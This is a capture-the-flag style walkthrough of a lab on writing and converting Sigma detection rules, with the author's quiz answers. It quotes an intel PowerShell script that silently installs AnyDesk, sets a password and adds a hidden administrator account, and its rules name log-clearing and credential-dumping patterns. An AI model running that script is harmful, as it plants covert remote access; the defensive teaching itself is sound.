

# Sigma

## Introduction

Detection engineering is an important role and task for a security analyst. It involves developing processes that will guide you as an analyst to identify threats before they cause any harm to an environment through the use of rules. This room will introduce you to Sigma, an open-source generic signature language used to write detection rules applicable across different SIEM backends.

## Learning Objectives

- Introduction to the Sigma rule language.
- Learn about Sigma Rule writing syntax and conversion to various SIEM query languages.
- Navigate through writing rules for various detections on Windows Event Logs.
- Practice writing Sigma rules for an interactive case.

## Prerequisites

It is advisable to check out the following rooms to understand the defensive security operations that would be useful for a security analyst during threat detection.

- Security Operations
- Windows Event Logs
- Sysmon
- Splunk 101
- Investigating with ELK 101

## What is Sigma?

Through log monitoring and analysis, SOC analysts are tasked with collecting, analysing and extracting as much usable information from logs and using it to build detection queries and searches for their environments. However, on most occasions, it becomes challenging to standardise investigations and have the ability to share them with other analysts for detection enrichment. Sharing Indicators of compromise (IOC) and signatures may not be enough, as log events are often left unattended. Here is where Sigma seeks to bridge the gap.

Sigma is an open-source generic signature language developed by Florian Roth & Thomas Patzke to describe log events in a structured format. This allows for quick sharing of detection methods by security analysts. It is mentioned that "Sigma is for log files as Snort is for network traffic, and Yara is for files."

Sigma makes it easy to perform content matching based on collected logs to raise threat alerts for analysts to investigate. Log files are usually collected and stored in a database or SIEM solution for further analysis.

## Sigma Use Cases

Sigma was developed to satisfy the following uses:

- To make detection methods and signatures shareable alongside IOCs and Yara rules.
- To write SIEM searches that avoid vendor lock-in.
- To share signatures with threat intelligence communities.
- To write custom detection rules for malicious behaviour based on specific conditions.

## Sigma Development Process

As a SOC analyst, the process of using Sigma to write up your detection rules will involve understanding the elements mentioned below:

- Sigma Rule Format: Generic structured log descriptions written in YAML.
- Sigma Converter: A set of python scripts that will process the rules on the backend and perform custom field matching based on specified SIEM query language.
- Machine Query: Resulting search query to filter out alerts during investigations. The query will be based on the specified SIEM.

The [Sigma GitHub repo](#) provides information about the project, public rules, tests and conversion tools. Please have a look at the project as we progress through the room.

## Sigma Rule Syntax

As indicated in the previous task, Sigma rules are written in YAML Ain't Markup Language (YAML), a data serialisation language that is human-readable and useful for managing data. It's often used as a format for configuration files, but its object serialisation abilities make it a substitute for languages like JSON.

Common factors to note about YAML files are:

- YAML is case-sensitive.
- Files should have the .yaml extension.
- Spaces are used for indentation and not tabs.
- Comments are attributed using the # character.
- Key-value pairs are denoted using the colon : character.

- Array elements are denoted using the dash - character.

## [QuickYAML Guide](#)

### Sigma Syntax

Following the understanding of using YAML for Sigma rules, the syntax defines various mandatory and optional fields that go into every rule. This can be highlighted using the image:

<b>title</b>	<b>[required]</b>
status	[optional]
description	[optional]
author	[optional]
reference	[optional]
...	
{arbitrary custom fields}	
<b>logsource</b>	<b>[required]</b>
category	[optional]
product	[optional]
service	[optional]
definition	[optional]
...	
{arbitrary custom fields}	
<b>detection</b>	<b>[required]</b>
{search-identifier}	[optional]
{string-list}	[optional]
{field: value}	[optional]
...	
timeframe	[optional]
<b>condition</b>	<b>[required]</b>
falsepositives	[optional]
level	[optional]
...	
{arbitrary custom fields}	

Let us use an example of a WMI Event Subscription rule to define the different syntax elements. Download the attached task file, and open it in a text editor to go through this room's rule syntax and rule writing sections.

- Title: Names the rule based on what it is supposed to detect. This should be short and clear.
- ID: A globally unique identifier mainly used by the developers of Sigma to maintain the order of identification for the rules submitted to the public repository, found in UUID format.

- You may also add references to related rule IDs using the related attribute, making it easier to form relationships between detections. These relations would fall under the following types:
  - Derived: This will describe that the rule has sprung from another rule, which may still be active.
  - Obsolete: This will indicate that the listed rule is no longer being used.
  - Merged: This will indicate that the rule combines linked rules.
  - Renamed: This indicates the rule was previously identified under a different ID but has now been changed due to changes in naming schemes or avoiding collisions.
  - Similar: This attribute points to corresponding rules, such as indicating the same detection content applied to different log sources.
- Status: Describes the stage in which the rule maturity is at while in use. There are five declared statuses that you can use:
  - Stable: The rule may be used in production environments and dashboards.
  - Test: Trials are being done to the rule and could require fine-tuning.
  - Experimental: The rule is very generic and is being tested. It could lead to false results, be noisy, and identify interesting events.
  - Deprecated: The rule has been replaced and would no longer yield accurate results. The related field is used to create associations between the current rule and one that has been deprecated.
  - Unsupported: The rule is not usable in its current state (unique correlation log, homemade fields).
- Description: Provides more context about the rule and its intended purpose. With the rule, you can be as verbose as possible on the malicious activity you intend to detect.

```

WMI_Event_Subscription.yml

title: WMI Event Subscription
id: 0f06a3a5-6a09-413f-8743-e6cf35561297
status: test
description: Detects creation of WMI event subscription persistence method.

```

- Logsource: Describes the log data to be used for the detection. It consists of other optional attributes:
  - Product: Selects all log outputs of a particular product. Examples are Windows, Apache.
  - Category: Selects the log files written by the selected product. Examples are firewall, web, and antivirus.

- Service: Selects only a subset of the logs from the selected product. Examples are sshd on Linux or Security on Windows.
- Definition: Describes the log source and any applied configurations.

```
WMI_Event_Subscription.yml

logsource:
  product: windows
  category: wmi_event
```

- Detection: A required field in the detection rule describes the parameters of the malicious activity we need an alert for. The parameters are divided into two main parts: the search identifiers - the fields and values that the detection should be searching for - and condition expression - which sets the action to be taken on the detection, such as selection or filtering. More on this is below.

This rule has a detection modifier that looks for logs with one of Windows Event IDs 19, 20 or 21. The condition informs the detection engine to match and select the identified logs.

```
WMI_Event_Subscription.yml

detection:
  selection:
    EventID: # This shows the search identifier value
      - 19   # This shows the search's list value
      - 20
      - 21
  condition: selection
```

- FalsePositives: A list of known false positive outputs based on log data that may occur.
- Level: Describes the severity with which the activity should be taken under the written rule. The attribute comprises five levels: Informational -> Low -> Medium -> High -> Critical
- Tags: Adds information that may be used to categorise the rule. Tags may include values for CVE numbers and tactics and techniques from the MITRE ATT&CK framework. Sigma developers have defined a list of [predefined tags](#).

```
WMI_Event_Subscription.yml

falsepositives:
  - Exclude legitimate (vetted) use of WMI event subscription in your network

level: medium

tags:
  - attack.persistence # Points to the MITRE tactic.
  - attack.t1546.003 # Points to the MITRE technique.
```

## Search Identifiers and Condition Expressions

As mentioned earlier, the detection section of the rule describes what you intend to search for within the log data and how the selection and filters are to be evaluated. The definition of the search identifiers can comprise two data structures - lists and maps - which dictate the order in which the detection would be processed.

When the identifiers are provided using lists, they will be presented using strings linked with a logical 'OR' operation. Mainly, they will be listed using hyphens (-). For example, below, we can look at an extract of the [Netcat Powershell Version rule](#) where the detection is written to match on the HostApplication field containing 'powercat' or 'powercat.ps1' as its value.

```
Posh_PC_Powercat.yml

detection:
  selection:
    HostApplication|contains:
      - 'powercat'
      - 'powercat.ps1'
  condition: selection
```

On the other hand, maps comprise key/value pairs where the key matches up to a field in the log data while the value presented is a string or numeral value to be searched for within the log. Maps follow a logical 'AND' operation.

As an example, we can look at the [Clear Linux log](#) rule where the selection term forms the map, and the rule intends to match on Image|endswith either of the values listed, AND CommandLine contains either value listed. This example shows how maps and lists can be used together when developing detections. It should be noted that endswith and contains are value modifiers, and two lists are used for the search values, where one of each group has to match for the rule to initiate an alert.

```
Process_Creation_Lnx_Clear_Logs.yml

detection:
  selection:
    Image|endswith:
      - '/rm' # covers /rmdir as well
      - '/shred'
    CommandLine|contains:
      - '/var/log'
      - '/var/spool/mail'
  condition: selection
```

As we have mentioned the value modifier, it is worth noting that they are appended after the field name with a pipe character (|), and there are two types of value modifiers:

- Transformation modifiers: These change the values provided into different values and can modify the logical operations between values. They include:
  - contains: The value would be matched anywhere in the field.
  - all: This changes the OR operation of lists into an AND operation. This means that the search conditions have to match all listed values.
  - base64: This looks at values encoded with Base64.
  - endswith: With this modifier, the value is expected to be at the end of the field. For example, this is representative of \*cmd.exe.
  - startswith: This modifier will match the value at the beginning of the field. For example, power\*.
- Type modifiers: These change the type of the value or sometimes even the value itself. Currently, the only usable type modifier is re, which is supported by Elasticsearch queries to handle the value as a regular expression.

For conditions, this is based on the names set for your detections, such as selection and filter, and will determine the specification of the rule based on a selected expression. Some of the terms supported include:

- Logical AND/OR
- 1/all of search-identifier
- 1/all of them
- not

An example of these conditional values can be seen in the extract below from the [Remote File Copy rule](#), where the detection seeks to look for either of the tools: scp, rsync or sftp and with either filter values @ or :.

```
Remote_File_Copy.yml

detection:
  tools:
    - 'scp'
    - 'rsync'
    - 'sftp'

  filter:
    - '@'
    - ':'

  condition: tools and filter
```

Another example to showcase a combination of the conditional expressions can be seen in the extract below from the [Run Once Persistence Registry Event rule](#), where the detection seeks to look for values on the map that start and end with various registry values while filtering out Google Chrome and Microsoft Edge entries that would raise false positive alerts.

```
Registry_Event_RunOnce_Persistence.yml

detection:
  selection:
    TargetObject|startswith: 'HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components'
    TargetObject|endswith: '\StubPath'
  filter_chrome:
    Details|startswith: '"C:\Program Files\Google\Chrome\Application\'
    Details|endswith: '\Installer\chrmstp.exe" --configure-user-settings --verbose-logging --system-level'
  filter_edge:
    Details|startswith:
      - '"C:\Program Files (x86)\Microsoft\Edge\Application\'
      - '"C:\Program Files\Microsoft\Edge\Application\'
    Details|endswith: '\Installer\setup.exe" --configure-user-settings --verbose-logging --system-level --msedge
      --channel=stable'
  condition: selection and not 1 of filter_*
```

Click the link to find more information about the [Sigma syntax specification](#).

\*\*\*\*\*

**Answer the questions below:**

**Which status level could lead to false results or be noisy, but could also identify interesting events?**

Answer: **experimental**

**The rule detection comprises two main elements: \_\_ and condition expressions.**

Answer: **search identifiers**

**What two data structures are used for the search identifiers?**



Answer: lists and maps

## Rule Writing & Conversion

After going through the basic syntax of Sigma rules, it is crucial to understand how to write them based on a threat investigation. As a SOC analyst, you must go through the thought process of developing your detection and writing the rules appropriate for your environment. We shall use the scenario below to go through this process.

Start up the attached machine and give it 5 minutes to load. Login to the Kibana dashboard on `http://MACHINE_IP/`, which has been populated with logs for testing the detection rules written in this task and the practical scenario in task 6. Use the credentials THM\_Analyst: THM\_Analyst1234. Deploy the AttackBox and log in to the Kibana dashboard using Firefox.

### Scenario

Administrators rely on remote tools to ensure devices are configured, patched and maintained. However, your SOC Manager just received and shared intel on how AnyDesk, a legitimate remote tool, can be downloaded and installed silently on a user's machine using the file description below. (Source: [TheDFIRReport](#)). As a SOC analyst, you have been tasked to analyse the intel and write a Sigma rule to detect the installation of AnyDesk on Windows devices.

You should use the SIGMA specification file downloaded from Task 3 as a basis for writing the rule. If you are using the AttackBox, the file is available in the directory `/root/Rooms/sigma/Sigma_Rule_File.yml`.

AnyDesk fix - familiarize everyone

```
Function AnyDesk {  
    mkdir "C: \ ProgramData \ AnyDesk"  
    # Download AnyDesk  
    $ clnt = new-object System.Net.WebClient  
    $ url = "http://download.anydesk.com/AnyDesk.exe"  
    $ file = "C: \ ProgramData \ AnyDesk.exe"  
    $ clnt.DownloadFile ($ url, $ file)  
    cmd.exe / c C: \ ProgramData \ AnyDesk.exe --install C: \ ProgramData \ AnyDesk --start-with-win --  
    silent  
    cmd.exe / c echo J9kzQ2Y0qO | C: \ ProgramData \ anydesk.exe --set-password  
    net user oldadministrator "qc69t4B # Z0kE3" / add  
    net localgroup Administrators oldadministrator / ADD  
    reg add "HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows NT \ CurrentVersion \ Winlogon \  
SpecialAccounts \ Userlist" / v oldadministrator / t REG_DWORD / d 0 / f  
    cmd.exe / c C: \ ProgramData \ AnyDesk.exe --get-id  
}
```

AnyDesk

Executing the code in Powershell ISE Run As Admin

At the output, we get ID

We keep it to ourselves

Download Anydesk on a separate Dedicated Server \ VPS \ Virtual Machine and specify the ID

Click Console Account

Enter your password

## Step 1: Intel Analysis

The shared intel shows us a lot of information and commands to download and install AnyDesk. An adversary could wrap this up in a malicious executable sent to an unsuspecting user through a phishing email. We can start picking out values that would be important for detecting any occurrence of an installation.

- Source URL: This marks the download source for the software, highlighted by the \$url variable.
- Destination File: The adversary would seek to identify a destination directory for the download. This is marked by the \$file variable.
- Installation Command: From the intel, we can see that various instances of CMD.exe are being used to install and set a user password by the script. From this, we can pick out the installation attributes such as --install, --start-with-win and --silent.

Other essential pieces of information from the intel would include:

- Adversary Persistence: The adversary would seek to maintain access to the victim's machine. In this instance, they would create a user account oldadministrator and give the user elevated privileges to run other tasks.
- Registry Edit: We can also pick out the registry edit, where the added user is added to a SpecialAccounts user list.

With this information, we can evaluate the creation of a rule to aid in detecting when an installation has taken place.

## Step 2: Rule Identification

We can start building our rule by filling in the Title and Description sections, given the information that we are looking for an AnyDesk remote tool installation. Let us also set the status as experimental , as this rule will be tested internally.

```
Process_Creation_AnyDesk_Installation.yml

title: AnyDesk Installation
status: experimental
description: AnyDesk Remote Desktop installation can be used by attacker to gain remote access.
```

## Step 3: Log Source

As indicated from our intel, Windows devices would be our targeted device. Windows Eventlog and Sysmon provide events such as process creation and file creation. Our case focuses on the creation of an installation process, thus listing our logsource category as process\_creation.

```
Process_Creation_AnyDesk_Installation.yml

logsource:
  category: process_creation
  product: windows
```

## Step 4: Detection Description

The detection section of our rule is the essential part. The information derived from the intel will define what we need to detect within our environment. For the AnyDesk installation, we noted the installation commands that would be used by the adversary that contains the strings: install, and start-with-win. We can therefore write our search identifiers as below with the modifiers contains and all to indicate that the rule will match all those values.

Additionally, we can include searching for the current directory where the commands will be executed from, C:\ProgramData\AnyDesk.exe

For our condition expression, this evaluates the selection of our detection.

```
Process_Creation_AnyDesk_Installation.yml

detection:
  selection:
    CommandLine|contains|all:
      - '--install'
      - '--start-with-win'
    CurrentDirectory|contains:
      - 'C:\ProgramData\AnyDesk.exe'
  condition: selection
```

## Step 5: Rule Metadata

After adding the required and vital bits to our rule, we can add other helpful information under level, tags, references and false positives. We can reference the MITRE ATT&CK Command and Control tactic and its corresponding T1219 technique for tags.

With this, we have our rule, which we can now convert to the SIEM query of our choice and test the detection.

```
Process_Creation_AnyDesk_Installation.yml

falsepositives:
  - Legitimate deployment of AnyDesk
level: high
references:
  - https://twitter.com/TheDFIRReport/status/1423361119926816776?s=20
tags:
  - attack.command_and_control
  - attack.t1219
```


## Rule Conversion

Sigma rules need to be converted to the appropriate SIEM target that is being utilised to store all the logs. Using the rule we have written above, we shall now learn how to use the uncoder.io tools to convert them into Elasticsearch and Splunk queries.

## Sigmac

[Sigmac](#) is a Python-written tool that converts Sigma rules by matching the detection log source field values to the appropriate SIEM backend fields. As part of the Sigma repo (Advisable to clone the repo to get the tool and all the available rules published by the Sigma team), this tool allows for quick and easy conversion of Sigma rules from the command line. Below is a snippet of how to use the tool through its help command, and we shall display the basic syntax of using the tool by converting the AnyDesk rule we have written to the Splunk query.

Note: Sigmac will be deprecated by the end of 2022, and attention from the owners will shift to sigma-cli. However, a copy of Sigmac is available on the AttackBox, and you can initiate the use of the tool for the rest of the room using python3.9 root/Rooms/sigma/sigma/tools/sigmac.



```
Sigmac Help Options

SecurityNomad@THM:~# cd /root/Rooms/sigma/sigma/tools/
SecurityNomad@THM:~/Rooms/sigma/sigma/tools# python3.9 sigmac -h

usage: sigmac [-h] [--recurse] [--filter FILTER]
              [--target {chronicle,kibana-ndjson,sumologic,sumologic-cse,es-rule-
eql,athena,carbonblack,linacharlie,netwitness,csharp,hawk,opensearch-monitor,powershell,ala-rule,elastalert,sql,xpack-watcher,netwitness-
epl,ala,lacework,logiq,qualys,sysmon,arcsight-esm,fireeye-helix,hedera,fortisiem,humio,kibana,mdatp,grep,streamalert,sumologic-cse-
rule,uberagent,es-qs-lr,es-eql,es-dsl,es-rule,sqlite,stix,fieldlist,devo,es-qs,splunkxml,logpoint,datadog-logs,splunkdm,qradar,sentinel-
rule,crowdstrike,elastalert-dsl,arcsight,ee-outliers,splunk,graylog}]
              [--lists] [--lists-files-after-date LISTS_FILES_AFTER_DATE]
              [--config CONFIG] [--output OUTPUT]
              [--output-fields OUTPUT_FIELDS] [--output-format {json,yaml}]
              [--output-extention OUTPUT_EXTENTION] [--print0]
              [--backend-option BACKEND_OPTION]
              [--backend-config BACKEND_CONFIG] [--backend-help BACKEND_HELP]
              [--defer-abort] [--ignore-backend-errors] [--verbose] [--debug]
              [inputs [inputs ...]]

Convert Sigma rules into SIEM signatures.
```

The main options to be used are:

- -t: This sets the targeted SIEM backend you wish to get queries for (Elasticsearch, Splunk, QRadar, ElastAlert).
- -c: This sets the configuration file used for the conversion. The file handles the field mappings between the rule and the target SIEM environment, ensuring that the necessary fields are correct for performing investigations on your environment.
- --backend-option: This allows you to pass a backend configuration file or individual modifications that dictate alert options for the target SIEM environment. For example, in ElasticSearch, we can specify specific field properties to be our

primary keyword\_field to be searched against, such as fields that end in the .keyword or .security fields below:

```
Sigmac ElasticSearch Conversion

SecurityNomad@THM:~/Rooms/sigma/sigma/tools# python3.9 sigmac -t es-qs -c tools/config/winlogbeat.yml --backend-option
keyword_field=".keyword" --backend-option analyzed_sub_field_name=".security" ../rules/windows/sysmon
/sysmon_accessing_winapi_in_powershell_credentials_dumping.yml

(winlog.channel.security:"Microsoft\Windows\Sysmon\Operational" AND winlog.event_id.security:("8" OR "10") AND
winlog.event_data.SourceImage.keyword:*\\powershell.exe AND winlog.event_data.TargetImage.keyword:*\\lsass.exe)
```

You can find more information through the [Sigmac documentation](#). We can convert our AnyDesk Installation rule to a Splunk alert as shown below:

```
Sigmac Splunk Conversion

SecurityNomad@THM:~/Rooms/sigma/sigma/tools# python3.9 sigmac -t splunk -c splunk-windows Process_Creation_AnyDesk_Installation.yml

(CommandLine="--install*" CommandLine="--start-with-win*" (CurrentDirectory="*C:\\ProgramData\\AnyDesk.exe*))
```


Sigma developers are working on a Python library that will be Sigmac's replacement, known as [pySigma](#).

## Uncoder.io

[Uncoder.IO](#) is an online Sigma converter for numerous SIEM and EDR platforms. It is easy to use as it allows you to copy your Sigma rule on the platform and select your preferred backend application for translation. Do take note that with recent updates, this requires setting up a free account on the [uncoder.io](#) website.


We can copy our rule and convert it into different queries of our choice. Below, the rule has been converted into Elastic Stack Query in Lucene, QRadar and Splunk. You can copy the translation into the SIEM platform to test for any matches.

## Elastic Stack Query in Lucene:




The screenshot shows the Uncoder.io web interface. On the left, a Sigma rule titled 'AnyDesk Installation' is displayed. The rule is experimental and describes a process creation event where the command line contains '--install' or '--start-with-win', and the current directory contains 'C:\\ProgramData\\AnyDesk.exe'. The rule is categorized under 'process\_creation' and 'windows'. The detection logic is based on the selection of the command line and current directory. The rule is attributed to 'TheDFIRReport' and is tagged with 'attack\_command\_and\_control'. On the right, the converted Elastic Stack Query in Lucene is shown. The query is: `index="winlogbeat" AND ((process.command_line:"--install" AND process.command_line:"--start-with-win") AND CurrentDirectory:"*C:\\ProgramData\\AnyDesk.exe")`. The query is named 'AnyDesk Installation' and has a UUID of '3dfaceba-6e6f-4fad-9e40-185d5f0dd597'. The author is 'not defined in query/rule' and the license is 'DM 1.1'.

## QRadar:



## Splunk:



Convert the AnyDesk Installation Sigma rule we have written throughout this task to an Elastic Query and use it to analyse log data from the launched machine on the Kibana dashboard.

Take note that with the new version of uncoder.io, the Elastic query will be produced in the Lucene language, therefore, change the settings on Kibana to be able to use the query accurately. Use the information found to answer the following questions.

TIP: Be aware that the converted queries may not all work verbatim as converted from the tools. This is due to the processing of regex characters (\,\*), and you may be required to adjust the queries, especially around escaped blank space and varied properties. For example, for this exercise, you have to remove the \* characters from the result and only escape the colon (:) in the folder path and the directory slashes.


\*\*\*\*\*

**Answer the questions below**

**What command line tool is used to convert Sigma rules?**

Answer: **Sigmacli**


**At what time was the AnyDesk installation event created? [MMM DD, YYYY @ HH:MM:SS]**



According to the warning about the query not working I had to update it to be:  
*(process.command\_line.text: — install AND process.command\_line.text: — start-with-win AND process.working\_directory.text:C:\ProgramData\AnyDesk.exe)*  
 This resulted in the one hit shown above.

Answer: **Jun 28, 2022 @ 22:19:00**

**What version of AnyDesk was installed?**



Answer: **7.0.10**


## SecOps Decisions

Threat and log investigations may flow in different directions depending on factors such as SIEM backends, log sources and process flows established within organisations. Sigma rules are not different; as an analyst, you must make various investigation decisions.

For example, the Sigmac CLI tool or Uncoder.io would be essential to the detection investigations. You may encounter instances where the tools produce slightly different conversion outputs from the same rule and may not entirely match up with your backend configuration.



Let us consider converting the [Chmod Suspicious Directory Linux rule](#) into Elastic Query. Starting with Sigma, we set our target backend as Elastic Query using the -t es-qs option and follow that with selecting our preferred configuration option. After that, set the rule from your directory and obtain our output which is a query that matches the process using the field names image and commandline, with options that point to various directory files where it would be suspicious to find the “change mode” chmod command being run.



```
root@THM:~/Rooms/sigma/sigma/tools# python3.9 sigmac -t es-qs -c elk-linux ../rules/linux/process_creation/proc_creation_lnx_susp_chmod_directories.yml

(Image.keyword:*\\chmod AND CommandLine.keyword:(*\\tmp\\/* OR *\\.Library\\/* OR *\\etc\\/* OR *\\opt\\/*))
```

On the side of using Uncoder.io, the rule conversion produces a query that matches based on the field names process.executable and process.command\_line.



```
(process.executable:*\\chmod AND process.command_line:(*\\tmp\\/* OR *\\.Library\\/* OR *\\etc\\/* OR *\\opt\\/*))
```

Despite the similarities in the output, you would end up deciding on the best outcome for your configuration and considering any regex used to escape any special characters.

## Practical Scenario

It's time to test the knowledge gained about Sigma and its use. In this task, you are expected to write rules based on provided scenarios, convert them to the appropriate SIEM used in the deployed machine and identify any useful information using the queries to help you answer the questions.

### Scenario

Your organisation, Aurora, has recently been experiencing unusual activities on some of the machines on the network. Amongst these activities, the IT Manager noted that an unknown entity created some scheduled tasks on one of the machines and that ransomware activity was also recorded.

The SOC Manager has approached you to find ways of identifying these activities from the logs collected on the environment. It would be best if you used Sigma rules to set your detection parameters and perform search queries through the Kibana dashboard.

